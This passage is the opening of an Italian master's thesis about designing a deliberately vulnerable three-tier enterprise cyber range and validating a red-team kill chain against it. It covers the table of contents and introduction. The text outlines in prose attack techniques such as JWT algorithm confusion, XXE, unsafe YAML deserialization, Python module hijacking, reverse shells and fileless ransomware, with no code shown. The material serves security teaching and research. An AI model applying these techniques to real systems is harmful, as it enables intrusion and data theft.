UNIVERSITA' POLITECNICA DELLE MARCHE

FACOLTÀ DI INGEGNERIA

Corso di Laurea magistrale **Ingegneria Informatica e dell'Automazione**

Rischi di un'infrastruttura enterprise vulnerabile: analisi end-to-end di un attacco informatico tramite tecniche di red teaming

Relatore:

Prof. **Luca Spalazzi**

Correlatore

Ing. **Pietro Minniti**

Tesi di Laurea di:

de Stasio Giuseppe

A.A. 2025/2026

Indice

CAPITOLO 1 - INTRODUZIONE 1
1.1 Il problema dell'addestramento e la necessità di scenari realistici 1
1.2 I limiti degli approcci tradizionali: applicazioni monolitiche e CTF 1
1.2.1 Applicazioni didattiche monolitiche (Vulnerable Applications) 1
1.2.2 Piattaforme gamificate e Capture the Flag (CTF) 2
1.3 La soluzione proposta: il Cyber Range Enterprise Multi-Tier 2
1.4 Dichiarazione degli Obiettivi della Ricerca 4
1.5 Il Contributo Originale: "Insecure Design by Blueprint" 4
1.6 Struttura dell'Infrastruttura e della Kill Chain 6
1.6.1 Componenti Infrastrutturali del Cyber Range 6
1.7 Mappa dell'Elaborato 9
CAPITOLO 2 - INTRODUZIONE ALLA CYBERSECURITY MODERNA 13
2.1 Evoluzione della Cybersecurity 13
2.1.1 Digitalizzazione e trasformazione tecnologica 13
2.1.2 Espansione della superficie di attacco 13
2.1.3 Evoluzione delle minacce informatiche e Cybercrime-as-a-Service 14
2.1.4 Panorama mondiale delle cyberminacce 15
2.1.5 Dalla sicurezza perimetrale allo Zero Trust 20
2.2 Fondamenti della Dependability 23
2.2.1 La Triade CIA e i suoi corollari 23
2.3 Tassonomie Standard e Framework di Emulazione Avversarie 25
2.3.1 Common Weakness Enumeration (CWE) 25
2.3.2 Common Vulnerabilities and Exposures (CVE) 26
2.3.3 Framework di Sicurezza Applicativa: OWASP 27
2.3.4 Modellazione Tattica del Comportamento dell'Attaccante: MITRE ATT&CK 29
2.3.5 Common Attack Pattern Enumeration and Classification (CAPEC) 30
2.4 Standard Metodologici per il Red Teaming: PTES e TIBER-EU 32

2.4.1 Il Framework PTES: L'Ingegnerizzazione delle Fasi Operative 32
2.4.2 Il Framework TIBER-EU: La Resilienza basata sulla Threat Intelligence 34
2.4.3 Allineamento Metodologico con la Simulazione Proposta 36
CAPITOLO 3: PROGETTAZIONE E IMPLEMENTAZIONE DEL CYBER RANGE ENTERPRISE 39
3.1 Filosofia di Progettazione e Architettura Complessiva 39
3.1.1 Il Paradigma "Insecure Design by Blueprint" 39
3.1.2 Topologia di Rete e Segregazione (Multi-Tier Isolation) 41
3.1.3 Definizione Formale dei Trusted Channels (Relazioni di Fiducia) 42
3.1.4 Modellazione UML dei Componenti e delle Interazioni Legittime 44
3.2 Tier 1: DMZ Server (Frontend Node.js / Express) 47
3.2.1 Caratteristiche Infrastrutturali e di Sistema Operativo 47
3.2.2 Architettura del Software e Scelta delle Dipendenze 50
3.2.3 La barriera delle implementazioni moderne e le patch basate su espressioni regolari 53
3.2.4 Il tentativo di bypass tramite certificato X.509 53
3.2.5 Il downgrade e il problema silenzioso della codifica dei caratteri (Whitespace/Newlines) 54
3.2.6 La soluzione ingegneristica: Emulazione logica "From Scratch" 55
3.2.7 Organizzazione del File System e Logica di Storage 57
3.2.8 Configurazione del Servizio di Monitoraggio e Gestione dei Privilegi 59
3.3 Tier 2: Legacy Data Processor (Backend Python / Flask) 61
3.3.1 Caratteristiche Infrastrutturali e Hardening di Rete 62
3.3.2 Architettura a Microservizi Disaccoppiati e Trusted Channels 63
3.3.3 Stack Tecnologico e Gestione delle Dipendenze 64
3.3.4 Organizzazione del File System e Standard FHS 65
3.3.5 Ingegnerizzazione dei Processi Locali e Automazioni 66
3.4 Tier 3: Server Dati (Target Finale - MySQL / Python / Flask) 72
3.4.1 Caratteristiche Infrastrutturali e Isolamento Logico di Rete 73
3.4.2 Architettura a Microservizi e Scelta delle Dipendenze 74

3.4.3 Analisi delle Vulnerabilità Strutturali: Broken Access Control e Hardcoded Credentials 75
3.4.4 Organizzazione del File System, Struttura del Database e Demoni di Stato 76
3.5 Sintesi Architetturale: Matrice delle Policy e delle Vulnerabilità Multi-Tier 77
3.5.1 Tier 1: DMZ Server (Frontend Node.js / Express) 78
3.5.2 Tier 2: Legacy Data Processor (Backend Python / Flask) 79
3.5.3 Tier 3: Server Dati (Target Finale - MySQL / Python) 80
CAPITOLO 4: METODOLOGIE DI PENETRATION TESTING E STRUMENTI DI ANALISI INFRASTRUTTURALE 82
4.1 Fondamenti del Penetration Testing: Obiettivi e Approcci 82
4.1.1 Motivazioni Ingegneristiche e di Compliance 83
4.1.2 Classificazione delle Metodologie di Esecuzione 83
4.2 Coordinamento e Interdipendenza delle Fasi Operative 84
4.2.1 Il Ciclo di Feedback Offensivo 84
4.3 Tassonomia e Classificazione degli Strumenti Offensivi 85
4.3.1 Strumenti di Ricognizione e Port Scanning (Network Information Gathering) 85
4.3.2 Vulnerability Scanner Automatizzati 86
4.3.3 Intercettatori di Traffico e Web Application Proxy 86
4.3.4 Framework di Exploitation e Gestione dei Payload 86
4.3.5 Strumenti di Credential Cracking e Crittanalisi Offline 87
4.3.6 Redirezionamento del Traffico e Ingress Gateways 87
CAPITOLO 5: VALIDAZIONE EMPIRICA DELLA KILL CHAIN: FASE I – COMPROMISSIONE DEL DMZ SERVER (TIER 1) 88
5.1 Obiettivi Operativi e Vincoli di Scenario (State Zero) 88
5.1.1 Fissazione dello Stato Iniziale (Golden Image e "State Zero") 88
5.1.2 Modellazione dell'Avversario e Scope Operativo 89
5.1.3 Definizione Formale delle Metriche di Successo e IoC 90
5.2 Ricognizione Perimetrale ed Enumerazione dei Servizi 90
5.2.1 Formalizzazione Matematica dell'Enumerazione di Rete 91
5.2.2 Analisi dei Risultati e Definizione della Superficie d'Attacco 92

5.2.3 Web Information Gathering e Analisi del Sorgente Client-Side 94
5.2.4 Web Fuzzing ed Enumerazione delle Directory 95
5.3 Vulnerabilità applicativa: Esfiltrazione Dati e Inversione del Codice tramite XML External Entity (XXE) 96
5.3.1 Classificazione Tassonomica ed Esame del Codice Vulnerabile 96
5.3.2 Meccanica di Abuso ed Esfiltrazione delle Informazioni 97
5.3.3 Estrazione dei Segreti e Ricostruzione dei Percorsi Applicativi 98
5.3.4 Escalation della ricognizione: lettura di routes/auth.js e vulnerabilità di Algorithm Confusion nei JWT 102
5.4 Esecuzione di Codice Remoto (RCE) tramite Server-Side Template Injection (SSTI) 107
5.4.1 Persistenza della Sessione Client-Side tramite sessionStorage 108
5.4.2 Identificazione della Vulnerabilità SSTI su EJS 109
5.4.3 Meccanica dell'Abuso e Iniezione del Payload in RAM 110
5.4.4 Generazione della Reverse Shell e Transizione allo Stato 111
5.4.5 Instaurazione della Reverse Shell Asincrona Nativa in JavaScript 113
5.5 Scalata Locale dei Privilegi (LPE) sul Nodo di Frontiera 115
5.5.1 Enumerazione Locale e Identificazione del Debito Tecnico 115
5.5.2 Investigazione del Servizio Systemd e Analisi dei Permessi 116
5.5.3 La Meccanica di Avvelenamento dello Script (Script Poisoning) 118
5.5.4 L'Innesco via Systemd e il Bypass di PrivateTmp 119
5.5.5 Transizione Finale e Accesso allo Stato ***Proot*** 120
5.5.6 Consolidamento Forense e Preparazione al Movimento Laterale 121
5.6 INGEGNERIA DELLE CONTROMISURE, MITIGAZIONE E HARDENING DEL TIER 1 122
5.6.1 Mitigazione della Ricognizione Esterna e dell'Esposizione dei Servizi 122
5.6.2 Risoluzione Definitiva della Vulnerabilità XXE 123
5.6.3 Sanificazione del Meccanismo di Autenticazione JWT e Gestione delle Credenziali 124
5.6.4 Prevenzione del Server-Side Template Injection (SSTI) su EJS 125
5.6.5 Hardening dei Privilegi Locali 126
5.6.6 Hardening del Servizio SSH e Controllo della Persistenza 128

5.6.7 Sintesi dell'Hardening del Tier 1 128
CAPITOLO 6: VALIDAZIONE EMPIRICA DELLA KILL CHAIN: FASE II – COMPROMISSIONE DEL DATA PROCESSOR (TIER 2) 132
6.1 Obiettivi Operativi e Vincoli di Scenario (State Zero del Tier 2) 132
6.1.1 Fissazione dello Stato Iniziale del Tier 2 (Golden Image) 132
6.1.2 Modellazione del Movimento Laterale e Metriche di Successo 133
6.2 Network Discovery Interna e Ricognizione del Filesystem del Tier 1 133
6.2.1 Identificazione delle Interfacce ed Enumerazione ARP 133
6.2.2 Port Scanning Silente via Bash Loop 134
6.2.3 Ispezione Locale del Filesystem dell'Applicazione su M1 135
6.3 Sfruttamento della Vulnerabilità Applicativa: Insecure Deserialization su PyYAML 136
6.3.1 Interazione in Scatola Chiusa e Rivelazione Verbosa dell'Errore 136
6.3.2 Analisi della Risposta Verbosa dell'Errore e Riconoscimento di Python 137
6.3.3 Validazione Empirica del Parser YAML tramite Test dei Commenti 138
6.3.4 Verifica dell'Insecure Deserialization tramite Sonda Temporale (Time-Based Test) 140
6.3.5 Lateral Movement: Ingegnerizzazione dell'Exploit Staged per il Bypass del Firewall 141
6.4 Escalation Locale dei Privilegi (LPE) tramite Python Module Hijacking 144
6.4.1 Analisi della Postura Iniziale e Ricerca di Canali Ciechi 145
6.4.2 Enumerazione delle Automazioni e Scoperta del Task Pianificato 146
6.4.3 Analisi della Debolezza Architetturale sui Confini dei Permessi 147
6.4.4 Analisi Statica dello Script e Logica di Python Module Hijacking 148
6.4.5 Sottomissione della Trappola ed Elevazione dei Privilegi 150
6.5 Consolidamento, Persistenza (C2 Callback via Root Cronjob) e Anti-Forensics 152
6.5.1 Configurazione della Persistenza Resiliente 152
6.5.2 Pulizia delle Tracce e Anti-Forensics (T1070.004) 153
6.6 Sintesi delle Vulnerabilità, Remediation e Postura di Sicurezza 153
6.6.1 Matrice di Mitigazione delle Minacce 153
6.6.2 Paradigmi Architetturali per l'Azzeramento della Superficie di Attacco (Zero Trust) 155
6.7 Conclusione della Fase II e Transizione Operativa 155

CAPITOLO 7: VALIDAZIONE EMPIRICA DELLA KILL CHAIN: FASE III – COMPROMISSIONE DEL DATABASE DI PRODUZIONE (TIER 3) 158
7.1 Obiettivi Operativi e Vincoli di Scenario (State Zero del Tier 3) 158
7.1.1 Fissazione dello Stato Iniziale del Tier 3 (Golden Image) 158
7.1.2 Modellazione dell'Attacco Ransomware Fileless e Metriche di Successo 159
7.2 Ripresa della Ricognizione: Analisi Statica del Binario Compilato .pyc 159
7.2.1 Fallimento dei Canali di Discovery Standard e Analisi del Crontab di legacy_svc 160
7.2.2 Reverse Engineering tramite strings ed Estrazione delle API 161
7.3 Sfruttamento della Vulnerabilità Applicativa: Path Traversal su M3 162
7.3.1 Pensiero Critico dell'Attaccante ed Esame del Flaw 162
7.3.2 Esecuzione dell'Attacco ed Estrazione delle Credenziali Hardcoded 163
7.4 Strumentazione del Pivoting Crittografico Mimetizzato via Chisel 166
7.4.1 Pensiero Critico dell'Attaccante: Elusione della Memory Detection 167
7.4.2 Fase 1: Preparazione del C2 Server su M1 (DMZ) 167
7.4.3 Fase 2: Trasferimento e Avvio del Client su M2 (LAN Interna) 168
7.4.4 Fase 3: Chiusura del Tunnel su Kali Linux (Port Forwarding SSH) 169
7.5 Esfiltrazione, Cracking Offline e Fenomeno della Password Reuse (Double Extortion) 170
7.5.1 Dump Completo del Database 170
7.5.2 Cracking Offline dell'Hash del Sistemista 172
7.5.3 La Colonna Portante della Strada B: Fenomeno della Password Reuse 172
7.6 Esecuzione della Cifratura Distruttiva Ransomware (Fileless) 173
7.6.1 Il Concetto di Ransomware Fileless e l'Evasione EDR 173
7.6.2 Esecuzione delle Query Distruttive in MySQL 173
7.6.3 Verifica dello Stato Cifrato (Dencrypted$M3$) 174
7.7 Double Extortion Avanzata: Esfiltrazione Remota e Note di Riscatto sul Filesystem 175
7.7.1 Iniezione delle Note di Riscatto sul Filesystem 176
7.8 Hardening e Misure di Mitigazione del Tier 3 177
7.8.1 Matrice Tassonomica delle Mitigazioni del Tier 3 177
7.8.2 Area A: Hardening dei Processi Locali e dell'Information Discovery 178

7.8.3 Area B: Bonifica delle API Applicative e delle Credenziali 179
7.8.4 Area C: Hardening del Sistema Operativo, del DBMS e della Rete 181
7.8.5 Conclusione del Capitolo e Raccordo con l'Analisi Finale 183
CAPITOLO 8: SINTESI METODOLOGICA, CONSIDERAZIONI INGEGNERISTICHE E PROSPETTIVE DI SVILUPPO FUTURO 184
8.1 Sintesi della Kill Chain Multi-Tier: Un'Analisi Cinematica Complessiva 184
8.1.1 Evoluzione Temporale e Transizione degli Stati di Accesso 186
8.2 Validazione Empirica del Paradigma "Insecure Design by Blueprint" 187
8.2.1 Debolezza Logico-Architetturale vs Bug Sintattico (CWE vs CVE) 187
8.2.2 Il Collasso Strutturale della Sicurezza Perimetrale Classica 188
8.3 Linee Guida di Hardening e Conversione verso lo Zero Trust 190
8.3.1 Il Principio della Catena: Il Nodo Più Debole Definisce la Postura Complessiva 190
8.3.2 La Superficialità della Segmentazione Senza Controllo dei Flussi Est-Ovest 190
8.3.3 Il Costo del Debito Tecnico Architetturale 191
8.3.4 Implementazione Pratica dell'Architettura Zero Trust (ZTA) 191
8.3.5 Implicazioni per il Paradigma DevSecOps (Shift-Left Security) 192
8.4 Sviluppi Futuri del Progetto 194
8.4.1 Automazione Infrastrutturale e Monitoraggio Attivo (Purple Teaming) 194
8.4.2 Espansione dello Scope Simulato (Active Directory e Cloud Ibrido) 195
CAPITOLO 9: CONCLUSIONI 198
9.1 Contributi Originali rispetto allo Stato dell'Arte 198
9.2 Limiti della Ricerca e Discussione Critica 199
9.2.1 Dimensione e Complessità dell'Infrastruttura 199
9.2.2 Assenza di Meccanismi di Rilevamento Attivo 200
9.2.3 Scenario di Attaccante Esterno non Autenticato 200
9.3 Raggiungimento degli Obiettivi e Risposta al Quesito di Ricerca 201
9.4 Il Ruolo dell'Emulazione Avversariale nell'Ingegneria Informatica Moderna 201
Bibliografia 2

CAPITOLO 1 - INTRODUZIONE

1.1 Il problema dell'addestramento e la necessità di scenari realistici

Nel moderno panorama della sicurezza informatica, la protezione dei sistemi e delle reti aziendali ha assunto una connotazione prettamente dinamica. L'evoluzione tecnologica, trainata dalla digitalizzazione e dalla progressiva adozione di architetture distribuite, ha dissolto il concetto tradizionale di perimetro di sicurezza statico. Di conseguenza, le organizzazioni si trovano oggi a dover affrontare attacchi informatici multi-stage e persistenti, orchestrati da avversari dotati di risorse significative e di un elevato grado di sofisticazione tecnica.

In questo contesto, emerge con forza la necessità ingegneristica di formare e addestrare figure professionali — in particolare analisti di sicurezza, operatori di Red Team e specialisti di Blue Team — attraverso metodologie che riflettano fedelmente la complessità degli scenari operativi reali. La capacità di rilevare e mitigare una minaccia all'interno di un'infrastruttura complessa non può prescindere da una profonda comprensione delle dinamiche di movimento laterale, di escalation dei privilegi e di abuso delle relazioni di fiducia (*Trusted Channels*) che intercorrono tra i diversi Tier applicativi.

Tuttavia, l'addestramento pratico e la validazione empirica delle contromisure si scontrano frequentemente con l'inadeguatezza degli strumenti didattici e di simulazione attualmente disponibili. La maggior parte dei percorsi formativi fa affidamento su soluzioni semplificate che non riescono a riprodurre le reali difficoltà sistemistiche e architetturali di un'infrastruttura enterprise, limitando di fatto l'efficacia del processo di apprendimento e la capacità di analisi critica degli operatori.

1.2 I limiti degli approcci tradizionali: applicazioni monolitiche e CTF

La selezione e lo sviluppo di una piattaforma di testing influenzano direttamente la validità scientifica delle metriche raccolte e l'accuratezza con cui uno scenario di attacco riflette le reali dinamiche di una violazione. Nell'ambito dello stato dell'arte, le piattaforme di addestramento e di analisi si suddividono principalmente in due categorie, ciascuna affetta da profondi limiti metodologici:

1.2.1 Applicazioni didattiche monolitiche (Vulnerable Applications)

Rappresentano la prima generazione di laboratori di sicurezza (*es. DVWA, OWASP WebGoat*). Si tratta di singole applicazioni web concepite per esporre un catalogo predefinito e disaccoppiato di vulnerabilità web standardizzate (tipicamente mappate sulla *OWASP Top 10* [1]). Il limite di tali

soluzioni risiede nella focalizzazione esclusiva sullo strato applicativo sintattico (es. l'esecuzione di una SQL Injection o di un Cross-Site Scripting su una singola porta). In questi ambienti non esiste alcuna dimensione di rete, non vi è interazione con il sistema operativo sottostante se non in modo del tutto marginale, e non viene riprodotta alcuna architettura di segmentazione o di trust enterprise.

1.2.2 Piattaforme gamificate e Capture the Flag (CTF)

Le piattaforme contemporanee (*es. HackTheBox, TryHackMe*) o i repository di macchine virtuali isolate (*es. VulnHub*) forniscono l'accesso a sistemi configurati con vulnerabilità note o software non aggiornato. Pur introducendo elementi di interazione con il sistema operativo, tali soluzioni presentano gravi limiti:

- **Il "Flag-Centric Bias":** L'intera attività offensiva è subordinata all'acquisizione di una stringa testuale memorizzata in un file protetto (generalmente `user.txt` e `root.txt`). Questo approccio genera una distorsione metodologica in cui l'operatore è spinto a cercare "scorciatoie" sintattiche pur di leggere il file della flag, ignorando la coerenza logica della kill chain, la stabilità operativa dei servizi infettati o la precisione forense delle azioni intraprese. Nella realtà di un attacco enterprise, le flag non esistono; l'obiettivo risiede nell'esfiltrazione silenziosa dei dati, nell'abuso di un canale fidato, nel sabotaggio industriale o nel posizionamento di una persistenza resiliente.
- **L'assenza di topologia e segmentazione di rete:** La quasi totalità delle macchine in ambienti gamificati simula un contesto in cui l'host attaccante e l'host vittima sono adiacenti sul medesimo layer di routing (rete piatta). Questo elimina dal test una delle sfide ingegneristiche più complesse: il Pivoting e il Lateral Movement. In un'infrastruttura reale, i server contenenti i dati critici risiedono in subnet interne protette da firewall restrittivi e l'attaccante deve necessariamente compromettere un nodo esposto, elevare i privilegi, comprendere la topologia interna e abusare dei Trusted Channels per saltare verso l'interno.
- **L'assenza di coerenza applicativa e di "Business Logic":** Nei laboratori standard, le vulnerabilità sono inserite "a freddo" (es. un server FTP vulnerabile installato senza un reale motivo aziendale). Non esiste una logica di business che leghi i servizi. In produzione, invece, le vulnerabilità risiedono spesso nella progettazione stessa dell'architettura e nella catena di elaborazione del dato (Insecure Design).

1.3 La soluzione proposta: il Cyber Range Enterprise Multi-Tier

Per superare i limiti metodologici dello stato dell'arte e condurre una validazione scientifica rigorosa, la presente tesi ha previsto la progettazione e lo sviluppo *ex-nihilo* (da zero) di un **Cyber Range Enterprise Multi-Tier**. Questo approccio garantisce l'assoluta precisione scientifica delle

metriche raccolte e permette di documentare una kill chain continua coerente con le reali dinamiche offensive aziendali.

L'infrastruttura progettata si differenzia dai laboratori tradizionali per tre aspetti ingegneristici fondamentali:

- **Architettura di Rete Segmentata (Multi-Tier Isolation):** Il Cyber Range non si sviluppa su una rete piatta, ma implementa zone di sicurezza nettamente distinte e regolate da politiche firewall coercitive. Una zona demilitarizzata (DMZ) ospita il server di frontend esposto all'esterno. Una sottorete interna (LAN) ospita il backend centralizzato, completamente isolato dall'esterno e protetto da policy di default-deny. Infine, una sottorete di backend profonda colloca in totale isolamento il Server Dati, privo di gateway e whitelistato a livello di DBMS per comunicare esclusivamente con il Tier intermedio.
- **Concatenazione Causale delle Vulnerabilità (Multi-Stage Dependency):** A differenza delle sfide CTF isolate, ogni singola fase della kill chain in questo laboratorio è propedeutica e interdipendente rispetto alla successiva. Non vi è spazio per scorciatoie: le informazioni esfiltrate da uno stadio applicativo sono matematicamente e logicamente indispensabili per forgiare i payload dello stadio successivo, costringendo l'operatore a seguire un percorso strutturato e realistico.
- **Realismo Applicativo e "Insecure Design by Blueprint":** Le vulnerabilità inserite nel codice sono di tipo logico-architetturale. Le applicazioni core del Cyber Range sono state interamente programmate utilizzando framework moderni e dipendenze aggiornate. La debolezza del sistema non risiede in una libreria obsoleta non patchata, bensì in difetti logici, errate assunzioni di fiducia e debolezze strutturali introdotte intenzionalmente nella fase di design del software.



Grafico 1 Differenziazione Ambienti di Penetration Test

1.4 Dichiarazione degli Obiettivi della Ricerca

L'attività sperimentale e di tesi risponde a tre macro-obiettivi di natura ingegneristica e metodologica:

- **Ingegnerizzazione di un Ambiente di Test Realistico (Cyber Range):** Progettare e implementare un'infrastruttura di rete segmentata che riproduca fedelmente la topologia di una zona demilitarizzata (DMZ) aziendale e di una rete interna protetta da firewall, valutando le dinamiche di isolamento e di transizione dei privilegi.
- **Validazione di una Catena d'Attacco Continua (Multi-Stage Attack):** Dimostrare la fattibilità di una kill chain complessa in cui ogni step non è fine a sé stesso, ma è logicamente e matematicamente propedeutico al successo della fase successiva, emulando il comportamento persistente delle minacce APT (Advanced Persistent Threat).
- **Mappatura Formale e Tassonomica:** Ricondurre ogni azione offensiva condotta nel laboratorio all'interno degli standard internazionali di sicurezza applicativa e comportamentale, integrando sistematicamente le vulnerabilità di codice del dizionario CWE (Common Weakness Enumeration) con le tattiche e tecniche della matrice MITRE ATT&CK.

1.5 Il Contributo Originale: "Insecure Design by Blueprint"

Il valore innovativo ed originale della presente tesi risiede nella formalizzazione teorica e nella messa in opera pratica di un paradigma che in questo elaborato definiamo **"Insecure Design by Blueprint"** (*Progettazione Insicura per Modello*).

Nell'ambito della moderna ingegneria del software sicuro, la stragrande maggioranza degli sforzi difensivi industriali si concentra sulla scansione e sulla risoluzione dei bug sintattici e implementativi del codice, tipicamente catalogati nel dizionario pubblico delle vulnerabilità note (CVE [2]). Tuttavia, la letteratura accademica e i framework istituzionali più autorevoli evidenziano come la conformità alle patch sintattiche rappresenti una misura parziale e insufficiente se l'architettura stessa dei sistemi è concepita su assunzioni fiduciarie errate.

Come teorizzato nel testo fondamentale di Gary McGraw, *Software Security: Building Security In*, " *i difetti di progettazione logica (design flaws)* ***sono strutturalmente responsabili della maggior parte delle vulnerabilità complessive*** *di un sistema software e si differenziano nettamente dai bug di implementazione (bugs) in quanto non sono identificabili tramite la mera ispezione locale del codice o l'adozione di compilatori restrittivi* " [3] . Per sradicare o emulare questa classe di debolezze, è necessaria un'analisi dei rischi a livello sistemico e architettonico (Architectural Risk

Analysis), che esamini come i dati attraversano i diversi moduli e confini di sicurezza (Trust Boundaries).

Questa distinzione concettuale è stata formalmente recepita ed elevata a priorità industriale dalla fondazione OWASP con l'introduzione della categoria **"A04:2021-Insecure Design"** all'interno della sua celebre Top 10 [4]. OWASP descrive l'Insecure Design come la mancanza di un design di sicurezza strutturato che si traduce nella creazione di falle insite nell'architettura stessa dell'applicazione. Una delle tesi portanti della categoria risiede nel postulato secondo cui:

" An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks " [4].

La convergenza tra robustezza sistemica e validazione del software è supportata dal **National Institute of Standards and Technology** (NIST) all'interno delle linee guida per la *Systems Security Engineering* [5], in cui si evidenzia la necessità di concepire la sicurezza come una "proprietà emergente" del design complessivo dei flussi informativi. Questo modello trova oggi applicazione pratica nelle linee guida **"Secure by Design"** emanate dalla (CISA) a partire dal 2023, le quali impongono lo spostamento (Shift-Left) dell'onere della sicurezza dal consumatore al produttore di software, trattando i vincoli di sicurezza architettonica come requisiti non funzionali primari e immutabili del blueprint di progetto [6] .

Pedagogicamente ed ingegneristicamente, l'approccio *"Insecure Design by Blueprint"* proposto in questa tesi opera un'inversione metodologica rispetto a questi standard industriali. Invece di configurare un laboratorio standard abusando di bug implementativi noti in vecchie versioni di software (approccio reattivo basato sulle firme o sulle CVE), **tutte le applicazioni core del Cyber Range sono state interamente programmate e sviluppate da zero utilizzando framework moderni (Node.js, Express, Python Flask) e dipendenze aggiornate ove possibile alle ultime release stabili.**

Il sistema risultante si presenta formalmente solido di fronte a qualsiasi scanner statico di vulnerabilità (Zero-CVE), ma crolla deterministicamente di fronte alla kill chain poiché presenta tre macro-flaw logici e configurativi deliberatamente integrati nel blueprint architetturale (Software Architecture Misconfiguration):

- **Violazione dei Confini di Fiducia via Type/Algorithm Confusion nei JWT:** Invece di fare affidamento su exploit pubblici relativi a vecchie librerie, il server di frontend (Tier 1) implementa un middleware proprietario che accetta token firmati con algoritmi simmetrici ($HS256$) al posto di quelli asimmetrici ($RS256$), forzando l'uso della chiave pubblica RSA (esposta sul server per definizione) come segreto simmetrico HMAC.

Questa debolezza isola concettualmente il principio della *Trust Boundary Violation* indipendentemente dalle patch di terze parti, dimostrando empiricamente come la validità di una firma crittografica dipenda interamente dal contesto semantico in cui viene interpretata.

- **Abuso della Logica Transazionale dei Canali Fiduciari (Trusted Channels):** L'infrastruttura dimostra come la segmentazione firewall di un backend protetto (UFW su Tier 2) possa essere elusa abusando della logica transazionale del frontend (Tier 1). Quest'ultimo agisce di fatto come un API Gateway convertendo input legacy non sanificati (XML) in flussi JSON serializzati e inoltrati verso la LAN protetta. Il backend, assumendo cecamente l'attendibilità dei pacchetti provenienti dall'IP fidato del Tier 1 (*Implicit Trust Relationship*), passa i dati a un parser non restrittivo, trasformando la ricezione di dati legittimi in un vettore per l'esecuzione di codice remoto (*RCE*).
- **Module Hijacking via Path Interception e Permessi Asimmetrici:** L'escalation locale dei privilegi sul backend non sfrutta exploit distruttivi del kernel Linux, bensì una cattiva pratica di amministrazione e automazione sistemistica. L'errata gestione del Current Working Directory (CWD) all'interno di *cronjob* eseguiti ciclicamente da root (esecutore dell'archiviazione dei report), combinata con la proprietà di scrittura concessa a utenti non privilegiati sulla cartella operativa, consente all'attaccante di inquinare il percorso di ricerca di Python (Path Pollution), forzando l'importazione di moduli malevoli in sostituzione delle librerie di sistema standard.

Attraverso questo rigore tassonomico, la tesi non si limita a documentare un caso di studio isolato, ma convalida empiricamente i limiti della sicurezza perimetrale classica, offrendo un blueprint replicabile per lo sviluppo di Cyber Range personalizzabili e fornendo metriche reali per valutare la transizione da modelli di fiducia implicita a politiche di controllo restrittive basate sullo Zero Trust.

1.6 Struttura dell'Infrastruttura e della Kill Chain

La validazione del sistema e la dimostrazione empirica dell'Insecure Design si sono tradotte nell'implementazione fisica di un'architettura enterprise stratificata e nella successiva esecuzione di una complessa catena d'attacco articolata su quindici fasi sequenziali.

1.6.1 Componenti Infrastrutturali del Cyber Range

L'architettura del laboratorio si compone di tre sistemi principali dislocati su segmenti di rete logicamente isolati:

- **DMZ Server (Frontend Node.js / Express):** Un'applicazione web esposta sulla rete pubblica sviluppata in Node.js ed Express. Implementa la dashboard aziendale, il modulo di autenticazione basato su JSON Web Token (*JWT*) e un endpoint vulnerabile a XML External Entity (*XXE*) per l'importazione di report strutturati.

- **Legacy Data Processor (Backend Python):** Un microservizio interno posizionato in una rete completamente isolata, privo di connettività diretta verso l'esterno. È sviluppato in Python e Flask e implementa un parser YAML non sicuro (*yaml.unsafe_load()*) per l'archiviazione logica dei dati di reportistica aziendale inviati dalla DMZ.

- **Isolated Database & Telemetry Tier (Server Dati & Telemetria):** Un server posizionato nel livello più profondo e segregato dell'architettura di rete, completamente privo di rotte verso Internet e configurato per comunicare esclusivamente all'interno della subnet privata tramite relazioni di fiducia ristrette. Ospita due componenti core dell'infrastruttura enterprise quali il DBMS MySQL Enterprise e un microservizio di Telemetria (*Flask API*).



Grafico 2 Schema concettuale dell'architettura del Cyber Range

1.6.2 Le Fasi della Kill Chain Sperimentale

La validazione empirica dell'infrastruttura è stata condotta descrivendo analiticamente e riproducendo un percorso di penetrazione strutturato secondo i seguenti quindici stadi:

La validazione del sistema è stata condotta descrivendo analiticamente un percorso di penetrazione strutturato:

